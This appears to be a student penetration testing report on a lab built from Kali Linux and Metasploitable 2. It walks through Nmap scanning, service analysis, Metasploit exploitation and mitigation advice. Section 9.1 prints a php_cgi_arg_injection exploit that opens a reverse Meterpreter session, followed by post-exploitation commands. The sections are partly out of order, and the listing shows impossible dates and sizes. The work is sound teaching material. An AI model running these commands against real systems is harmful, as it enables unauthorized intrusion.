
Identifying the correct IP address is a fundamental step in penetration testing because all further reconnaissance activities depend on accurate targeting. Without knowing the correct network address of the target machine, the attacker would be unable to perform scanning or analyze the services running on that system.



6.2 Network Scanning using Nmap

After determining the IP address of the target machine, the next step involves performing network scanning to identify open ports and accessible services. Network scanning is performed using Nmap, a powerful utility designed to discover hosts and services on a computer network. Nmap works by sending specially crafted packets to the target machine and analyzing the responses received from the system. When a scan is initiated, Nmap probes multiple ports on the target machine to determine whether they are open, closed, or filtered. Open ports indicate that a service is actively listening for network connections, which may provide potential entry points for attackers. By analyzing the scan results, the penetration tester can identify which services are accessible on the target system and which ports may be used for further analysis or exploitation.

Network scanning is an essential step in the penetration testing process because it helps security analysts map the attack surface of the target system. The information obtained from this stage allows the tester to focus only on relevant services that may contain vulnerabilities.




6.3 Identifying Open Ports and Services

Once the scanning process is completed, the results reveal a list of open ports on the target system along with the services associated with those ports. Each open port corresponds to a specific network service that allows communication between systems over the network. For example, port numbers are commonly associated with services such as file transfer, remote login, or web access.

Identifying open ports is important because each exposed service represents a potential attack vector. Attackers often analyze these services to determine whether they contain security weaknesses that can be exploited. In penetration testing, the goal is not merely to identify open ports but also to understand the type of service running on each port and its role within the system.

In the context of this project, several commonly used services may be discovered on the vulnerable machine. These services can include file transfer protocols, remote access services, and web-based applications. By examining the scanning results, the tester gains insight into how the target system is configured and which services may be susceptible to exploitation.




6.4 Service Version Detection

After identifying the open ports and associated services, the next step involves determining the exact versions of the software running on those services. Many security vulnerabilities are linked to specific software versions that contain known flaws. By identifying the service version, penetration testers can compare the discovered software against publicly known vulnerability databases.

Service version detection is also performed using Nmap, which includes advanced scanning capabilities that attempt to identify the version of software running on each detected service. This is achieved by sending specialized probes to the target machine and analyzing the responses returned by the services.

The information obtained through version detection is extremely valuable during the vulnerability analysis phase. Once the tester knows the specific version of a service running on a particular port, they can research known vulnerabilities associated with that software. If a vulnerability exists, exploitation frameworks such as the Metasploit Framework may be used to test whether the vulnerability can be successfully exploited within the controlled laboratory environment.

Through this systematic process of network discovery, scanning, port identification, and service version detection, the penetration tester gathers the essential information needed to move forward to the next stage of vulnerability analysis and exploitation.



7. Vulnerability Analysis

Vulnerability analysis is a critical phase in the penetration testing process where the information collected during network scanning and enumeration is carefully examined to identify potential security weaknesses within the target system. After discovering open ports and running services during the reconnaissance stage, the next step is to determine whether those services contain known vulnerabilities that could be exploited by an attacker. Vulnerabilities may arise due to outdated software versions, weak authentication mechanisms, insecure configurations, or unpatched security flaws present in network services.

In this project, the vulnerable target machine contains several intentionally insecure services designed to demonstrate common security weaknesses found in poorly secured systems. By analyzing the services

discovered during the scanning phase, the penetration tester can identify which services may be susceptible to exploitation. This analysis involves examining the services running on open ports, researching known vulnerabilities associated with those services, and determining whether those weaknesses can be exploited using specialized security tools such as the Metasploit Framework. Conducting vulnerability analysis helps security professionals understand how attackers identify weak points within a system and how these weaknesses can lead to unauthorized access.

7.1 Identifying Vulnerable Services

The first step in vulnerability analysis involves identifying which of the discovered services may contain security flaws. During the network discovery phase, scanning tools such as Nmap reveal a list of open ports and the services running on those ports. Each of these services represents a potential attack surface that could be exploited if the service contains vulnerabilities.

Once the services and their versions are identified, penetration testers analyze them by comparing the detected software versions with publicly known vulnerability databases and security advisories. Many vulnerabilities are documented in security research platforms and exploit databases, which provide information about known weaknesses in specific software versions. If a vulnerable version of a service is discovered, it may be possible for an attacker to exploit that weakness to gain unauthorized access to the system.

In the context of this project, several commonly used services are available on the target machine. These services are intentionally configured with vulnerabilities that allow penetration testers to practice identifying and exploiting them within a safe laboratory environment. The most notable services analyzed in this project include the File Transfer Protocol service, the Secure Shell service, and the Hypertext Transfer Protocol web service.

7.2 Analysis of FTP (Port 21)

Port 21 is commonly associated with the File Transfer Protocol service, which is used for transferring files between systems over a network. On the vulnerable target machine, an FTP service is running on this port, which allows users to connect to the system for file exchange operations. FTP services are often targeted by attackers because older implementations may contain vulnerabilities or insecure configurations.

During the scanning process, the penetration tester identifies the presence of the FTP service running on port 21 and analyzes the version of the software associated with it. In many vulnerable environments, FTP services may allow anonymous login access or may contain software vulnerabilities that can be exploited to gain unauthorized system access. By examining the service configuration and version information obtained through scanning tools such as Nmap, the tester can determine whether the service is susceptible to known vulnerabilities.

In penetration testing scenarios, if the FTP service is found to be vulnerable, exploitation frameworks such as the Metasploit Framework can be used to attempt controlled exploitation of the service. Successfully exploiting such a vulnerability demonstrates how insecure file transfer services can become entry points for attackers.

7.3 Analysis of SSH (Port 22)

Port 22 is associated with the Secure Shell service, which is widely used for secure remote administration of systems. SSH provides encrypted communication between the client and the server, allowing

administrators to remotely access and manage systems securely. Despite being a secure protocol by design, SSH services can still become vulnerable if they are configured improperly or if they run outdated versions of the software.

During the vulnerability analysis phase, the penetration tester evaluates the SSH service discovered on port 22 of the target machine. This involves examining the version of the SSH server and identifying whether it contains any publicly known vulnerabilities. In some cases, vulnerabilities may exist that allow attackers to perform brute-force password attacks, exploit authentication weaknesses, or gain unauthorized access through configuration flaws.

By analyzing the SSH service information obtained through scanning tools such as Nmap, the tester can determine whether the service represents a potential attack vector. If vulnerabilities are discovered, they may be further tested using penetration testing frameworks such as the Metasploit Framework within the controlled laboratory environment.

7.4 Analysis of HTTP (Port 80)

Port 80 is typically associated with the Hypertext Transfer Protocol service, which is used to deliver web pages and web applications over the internet. Web servers running on this port are common targets for attackers because they often host applications that may contain vulnerabilities such as insecure configurations, outdated software components, or poorly designed web applications.

In this project, the vulnerable machine runs a web service on port 80 that hosts several intentionally insecure web applications. During the vulnerability analysis phase, the penetration tester examines the web service to identify potential weaknesses that could be exploited. This may include analyzing the web server software version, identifying exposed directories, and examining the behavior of web applications hosted on the server.

Scanning tools such as Nmap can help identify the web server software and its version, while further analysis may reveal vulnerabilities within the applications hosted on the server. Once these vulnerabilities are identified, exploitation frameworks such as the Metasploit Framework may be used to test whether the weaknesses can be exploited to gain access to the target system.


Through the systematic analysis of these services, the vulnerability assessment phase highlights how common network services can become potential entry points for attackers if they are not properly secured or updated. Understanding these weaknesses is essential for improving system security and implementing effective defensive measures.


8. Exploitation Using Metasploit Framework

After completing the vulnerability analysis phase, the next step in the penetration testing process involves attempting to exploit the identified vulnerabilities in order to determine whether unauthorized access to the system can be achieved. Exploitation is the stage where theoretical vulnerabilities identified during scanning and analysis are practically tested within a controlled environment. The purpose of this step is not to damage the system but to demonstrate how attackers could potentially use these weaknesses to compromise a system if proper security measures are not implemented.

In this project, exploitation activities are performed using the Metasploit Framework, which is one of the most widely used tools in the cybersecurity field for vulnerability exploitation and security testing. The framework provides a large collection of exploit modules, payloads, and auxiliary tools that allow security professionals to simulate real-world attack scenarios. By using Metasploit, penetration testers can test whether the vulnerabilities discovered during the previous phases can actually be used to gain access

to the target system. This stage helps confirm the existence of vulnerabilities and demonstrates their potential impact on system security.





9. Gaining Access to the Target System

After successfully exploiting a vulnerability during the exploitation phase, the next stage in the penetration testing process involves establishing access to the target system. This phase demonstrates how

attackers can interact with a compromised machine once a vulnerability has been successfully exploited. In professional penetration testing, this step is important because it verifies the real impact of a vulnerability and shows the extent to which an attacker could control or manipulate a compromised system.

Within the controlled laboratory environment used in this project, gaining access to the vulnerable machine is achieved through the exploitation of insecure services using the Metasploit Framework. Once an exploit successfully targets a vulnerability on the system, the framework delivers a payload that creates a communication channel between the attacker machine and the target machine. This connection allows the penetration tester to interact with the compromised system and perform various post-exploitation activities such as retrieving system information or executing commands.

The objective of this stage is to demonstrate how vulnerabilities can lead to unauthorized system access if proper security measures are not implemented. By analyzing the level of access obtained through exploitation, security professionals can better understand the risks associated with vulnerable services and develop strategies to strengthen system security.

9.1 Establishing Meterpreter Session

One of the most powerful payloads available in the Metasploit Framework is the Meterpreter payload. Meterpreter is an advanced command environment that runs in memory on the compromised system and provides extensive control over the target machine. When an exploit successfully executes and delivers a Meterpreter payload, a session is established between the attacker machine and the vulnerable system.

The Meterpreter session allows the penetration tester to interact with the target system through a secure and flexible interface. Unlike traditional command shells, Meterpreter operates entirely in memory and does not write files directly to the system's hard disk, which makes it more efficient and less detectable during security testing. Through this session, the tester can perform various actions such as navigating the file system, gathering system information, and executing commands remotely.

Establishing a Meterpreter session is considered a successful outcome in many penetration testing scenarios because it confirms that the vulnerability can be used to gain interactive access to the system. This demonstrates the potential severity of the vulnerability and highlights the importance of securing exposed services.

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 10.48.195.40
RHOST => 10.48.195.40
msf exploit(multi/http/php_cgi_arg_injection) > set RPORT 80
RPORT => 80
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 10.48.195.32
LHOST => 10.48.195.32
msf exploit(multi/http/php_cgi_arg_injection) > set LPORT 8888
LPORT => 8888
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.48.195.32:8888
[*] Sending stage (41224 bytes) to 10.48.195.40
[*] Meterpreter session 1 opened (10.48.195.32:8888 -> 10.48.195.40:56040) at 2026-03-27 09:01:05 -0400

meterpreter > ls /
Listing: /
==========

Mode              Size              Type  Last modified                     Name
----              ----              ----  -------------                     ----
040755/rwxr-xr-x  17592186048512    dir   181963948818-03-06 01:28:21 -0500  bin
040755/rwxr-xr-x  4398046512128     dir   181963956303-10-17 22:23:56 -0400  boot
040755/rwxr-xr-x  17592186048512    dir   172683639338-08-23 23:37:27 -0400  cdrom
040755/rwxr-xr-x  57896159163560    dir   241528907635-11-11 13:36:59 -0500  dev
040755/rwxr-xr-x  17592186048512    dir   241528909132-12-26 12:48:06 -0500  etc
040755/rwxr-xr-x  17592186048512    dir   173040010562-10-22 11:28:34 -0400  home
040755/rwxr-xr-x  17592186048512    dir   172683654173-10-09 09:00:20 -0400  initrd
100644/rw-r--r--  34055581676928351 fil   181963951948-07-11 07:18:52 -0400  initrd.img
040755/rwxr-xr-x  17592186048512    dir   181963947321-01-20 02:17:14 -0500  lib
040700/rwx------  70368744194048    dir   172683634438-12-20 05:39:15 -0500  lost+found
```

9.2 Accessing System Information

After a Meterpreter session has been established, the penetration tester can begin gathering information about the compromised system. Collecting system information is an important part of post-exploitation analysis because it helps determine the characteristics and configuration of the target machine. Information such as the operating system version, system architecture, user accounts, and network configuration can be retrieved through the session.

Using the capabilities provided by the Metasploit Framework, the tester can issue commands that display detailed information about the target system. This information helps security analysts understand how the system is configured and whether additional vulnerabilities may exist. For example, identifying outdated software components or misconfigured services may reveal further opportunities for exploitation.

Access to system information also helps determine the privileges obtained through the exploit. In some cases, the attacker may gain limited user-level access, while in other cases the vulnerability may allow administrative or root-level privileges. Understanding the level of access obtained is crucial for assessing the overall impact of the vulnerability.

```
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```

9.3 Command Execution on Target Machine

Once access to the target system has been established and system information has been gathered, the penetration tester can execute commands on the compromised machine. Command execution allows the

tester to interact with the system's operating environment and perform actions similar to those performed by a legitimate user or system administrator.
Through the established session in the Metasploit Framework, the tester can issue commands that allow navigation of directories, viewing of files, and execution of system utilities. This capability demonstrates how an attacker could potentially manipulate the system if the vulnerability were exploited in a real-world scenario. The ability to execute commands remotely highlights the risks associated with vulnerable services and emphasizes the importance of implementing proper security controls.
In this project, command execution on the target machine serves as a practical demonstration of how vulnerabilities can lead to unauthorized control over a system. By successfully interacting with the compromised machine, the project illustrates the real-world consequences of insecure services and the importance of conducting regular security assessments to identify and remediate vulnerabilities before they can be exploited.

8.1 Introduction to Metasploit

The Metasploit Framework is an open-source penetration testing platform that provides a comprehensive environment for developing and executing exploits against vulnerable systems. It was designed to help security researchers, penetration testers, and ethical hackers identify and validate vulnerabilities in operating systems, applications, and network services.
The framework contains an extensive database of exploit modules that target specific vulnerabilities found in different software applications and services. These modules are designed to take advantage of known weaknesses in a system in order to gain access or perform specific actions. In addition to exploit modules, Metasploit also includes payloads, which are pieces of code executed on the target system after a successful exploitation. Payloads may allow the attacker to establish a remote session, gather system information, or perform administrative actions on the compromised system.
Metasploit operates through a command-line interface that allows users to interact with the framework by searching for exploits, configuring attack parameters, and executing exploitation attempts. The framework integrates well with other security tools, enabling penetration testers to move seamlessly from vulnerability scanning to exploitation.

8.2 Searching for Exploits

Once vulnerabilities have been identified during the scanning and analysis phases, the next step involves searching for appropriate exploit modules that target those vulnerabilities. The Metasploit Framework provides a powerful search functionality that allows users to locate exploit modules based on service names, vulnerability identifiers, or software versions.
For example, if a vulnerable service has been discovered running on a specific port, the penetration tester can search the Metasploit database for exploit modules related to that service. The framework then displays a list of available modules that may be capable of exploiting the identified vulnerability. Each module includes information about the type of vulnerability it targets, the platform it affects, and the parameters required to execute the exploit.
Selecting the correct exploit module is an important step in the penetration testing process. The exploit must match the service type and version identified during the reconnaissance phase. If the exploit corresponds to the vulnerable software running on the target system, it may allow the tester to successfully demonstrate how the vulnerability could be abused by an attacker.

8.3 Configuring Exploit Modules

After selecting an appropriate exploit module, it must be configured with the necessary parameters before it can be executed. Each exploit module within the Metasploit Framework requires certain configuration settings that specify how the attack will be carried out. These settings typically include the target system's IP address, the port number of the vulnerable service, and the payload that will be delivered after a successful exploitation.

The configuration stage allows the penetration tester to define the exact conditions under which the exploit will be executed. For instance, the target host address must match the IP address of the vulnerable machine discovered during the scanning phase. Similarly, the target port must correspond to the service identified as vulnerable. In addition to these parameters, the tester may select a payload that determines the type of interaction established with the target system after the exploit succeeds.

Proper configuration is crucial for successful exploitation. Incorrect parameters may cause the exploit to fail or prevent the payload from being delivered correctly. Therefore, careful attention must be given to ensure that all required parameters are correctly specified before executing the exploit.

8.4 Launching Exploits

Once the exploit module has been configured with the appropriate parameters, the final step is to launch the exploit against the target system. When the exploit is executed within the Metasploit Framework, the framework attempts to take advantage of the identified vulnerability in the target service. If the vulnerability is successfully exploited, the payload is delivered to the target system and executed.

A successful exploitation may result in the creation of a remote session that allows the penetration tester to interact with the compromised system. This interaction may provide access to system commands, files, or system information, depending on the type of payload used. The establishment of such a session demonstrates that the vulnerability can be used to gain unauthorized access to the system.

Within the controlled laboratory environment used in this project, successful exploitation serves as a practical demonstration of how attackers could compromise a vulnerable system. This stage highlights the importance of securing network services, updating software regularly, and implementing proper security controls to prevent similar attacks in real-world systems.

10. Results and Observations

The results obtained from this project demonstrate the practical process of identifying and exploiting vulnerabilities within a controlled cybersecurity laboratory environment. Through the systematic application of penetration testing techniques, the project successfully illustrates how an attacker can move through different stages of an attack lifecycle, beginning with network reconnaissance and ending with gaining access to a vulnerable system. The observations made during this process provide valuable insights into how insecure services and outdated software can expose a system to potential security threats.

During the network discovery phase, the attacker machine running Kali Linux successfully identified the target machine deployed using Metasploitable 2 within the virtual network environment. By performing network scanning using Nmap, multiple open ports and active services were detected on the target system. These open ports indicated that several network services were running and accepting connections, thereby expanding the potential attack surface of the system.

Further enumeration revealed services operating on commonly used ports such as port 21 for file transfer services, port 22 for remote secure access, and port 80 for web-based services. Identifying these services allowed the penetration testing process to move into the vulnerability analysis phase, where the versions of the running software were examined to determine whether they contained known security weaknesses. Because the target system was intentionally designed with vulnerable applications, several services were found to be susceptible to exploitation.

The exploitation phase was carried out using the Metasploit Framework, which enabled the identification and execution of appropriate exploit modules corresponding to the vulnerable services discovered during scanning. After configuring the exploit parameters with the correct target address and service port, the framework was able to attempt controlled exploitation of the vulnerabilities present on the target machine. In certain cases, the exploitation attempts resulted in the successful establishment of a remote session between the attacker machine and the target system.

Once access to the target machine was achieved, post-exploitation activities were performed to observe the level of interaction possible with the compromised system. The ability to retrieve system information, navigate directories, and execute commands on the target machine demonstrated that the vulnerabilities present in the services could potentially allow an attacker to gain control over the system. These results clearly illustrate the risks associated with running outdated or insecure services on network-accessible systems.

The observations made during this project highlight the importance of proper security practices such as regularly updating software, restricting unnecessary network services, and implementing strong security configurations. Even commonly used services can become significant security risks if they are not properly maintained or monitored. By simulating real-world attack scenarios within a controlled laboratory setup, this project successfully demonstrates how vulnerabilities can be discovered, analyzed, and exploited during a penetration testing engagement.

Overall, the results emphasize the importance of proactive security testing and vulnerability management. The controlled exploitation performed in this project provides a clear understanding of how attackers may attempt to compromise systems and reinforces the need for organizations to conduct regular security assessments in order to identify and mitigate vulnerabilities before they can be exploited in real-world environments.

11. Security Implications and Mitigation Techniques

The findings from this project highlight the significant security risks associated with vulnerable services and outdated software running on network-accessible systems. By performing penetration testing within a controlled environment, the project demonstrates how attackers can identify weaknesses in a system and exploit them to gain unauthorized access. The presence of open ports and insecure services exposes systems to potential threats, especially when those services are not properly configured or regularly updated. Understanding the security implications of such vulnerabilities is essential for developing effective defensive strategies that protect systems from cyberattacks.

One of the major security implications observed during this project is the exposure of unnecessary network services. Services running on ports such as file transfer, remote access, or web applications can become entry points for attackers if they contain vulnerabilities or weak authentication mechanisms. Through the scanning process performed using Nmap, it became evident that open ports reveal valuable information about the target system. Attackers can use this information to identify potential attack vectors and search for exploits that correspond to the detected services.

Another important security concern is the use of outdated or vulnerable software versions. Many cyberattacks exploit known vulnerabilities in software that has not been updated or patched. Once the service version is identified, attackers can easily search vulnerability databases to determine whether the software contains known security flaws. In this project, exploitation attempts were performed using the Metasploit Framework, which demonstrates how publicly available exploit modules can be used to target known vulnerabilities in network services.

Weak authentication mechanisms also pose a serious threat to system security. Services such as remote login protocols or file transfer services can become vulnerable if strong authentication methods are not implemented. Attackers may attempt various techniques to gain access, including exploiting software vulnerabilities or attempting unauthorized login attempts. If these services are not properly secured, they may allow attackers to establish unauthorized sessions and gain control over the system.

To mitigate these risks, organizations must implement strong security practices and proactive vulnerability management strategies. One of the most effective mitigation techniques is the regular updating and patching of software. Applying security updates ensures that known vulnerabilities are fixed before attackers can exploit them. System administrators should also regularly monitor vendor security advisories to stay informed about newly discovered vulnerabilities and available patches.

Another important defensive measure involves minimizing the system's attack surface by disabling unnecessary services and closing unused ports. By limiting the number of services exposed to the network, organizations can significantly reduce the number of potential entry points available to attackers. Network firewalls and intrusion detection systems can also be used to monitor and control incoming traffic, preventing unauthorized access attempts.

Strong authentication and access control mechanisms are also critical in protecting sensitive systems. Implementing complex passwords, multi-factor authentication, and proper user privilege management can significantly reduce the risk of unauthorized access. Additionally, organizations should implement logging and monitoring systems that detect suspicious activity and alert administrators to potential security incidents.

Finally, conducting regular security assessments and penetration testing is essential for identifying vulnerabilities before they can be exploited by malicious actors. Security testing allows organizations to evaluate the effectiveness of their defenses and uncover hidden weaknesses within their infrastructure. By using controlled testing environments such as Metasploitable 2, cybersecurity professionals can safely practice identifying vulnerabilities and testing mitigation strategies without affecting real-world systems.

In conclusion, the security implications observed in this project emphasize the importance of proactive cybersecurity practices. Proper system configuration, regular updates, strong authentication measures, and continuous security monitoring are essential components of a comprehensive security strategy. By implementing these mitigation techniques, organizations can significantly reduce their exposure to cyber threats and protect their systems from potential attacks.

12. Conclusion

This project successfully demonstrated the practical process of identifying, analyzing, and exploiting vulnerabilities within a controlled cybersecurity laboratory environment. The primary objective of the project was to understand how attackers can discover weaknesses in network services and potentially gain unauthorized access to a system. By establishing a virtual penetration testing lab, the project illustrated the complete workflow of a penetration test, starting from environment setup and network discovery to vulnerability analysis, exploitation, and post-exploitation activities.

The experiment began with the creation of a virtual lab environment using VMware Workstation, where two virtual machines were configured to simulate an attacker and a vulnerable target system. The attacker machine was deployed using Kali Linux, a specialized operating system widely used for security testing and digital forensics. The vulnerable system was created using Metasploitable 2, which contains multiple intentionally insecure services designed for penetration testing practice. This virtual environment ensured that all testing activities were conducted safely without affecting real-world systems.

The network discovery and enumeration phase involved identifying the IP address of the target machine and scanning it to detect open ports and active services. Using the network scanning capabilities of Nmap, several open ports and running services were discovered on the target system. These findings helped identify potential attack vectors, including commonly used services such as FTP, SSH, and HTTP. The information gathered during this stage formed the foundation for the vulnerability analysis phase.

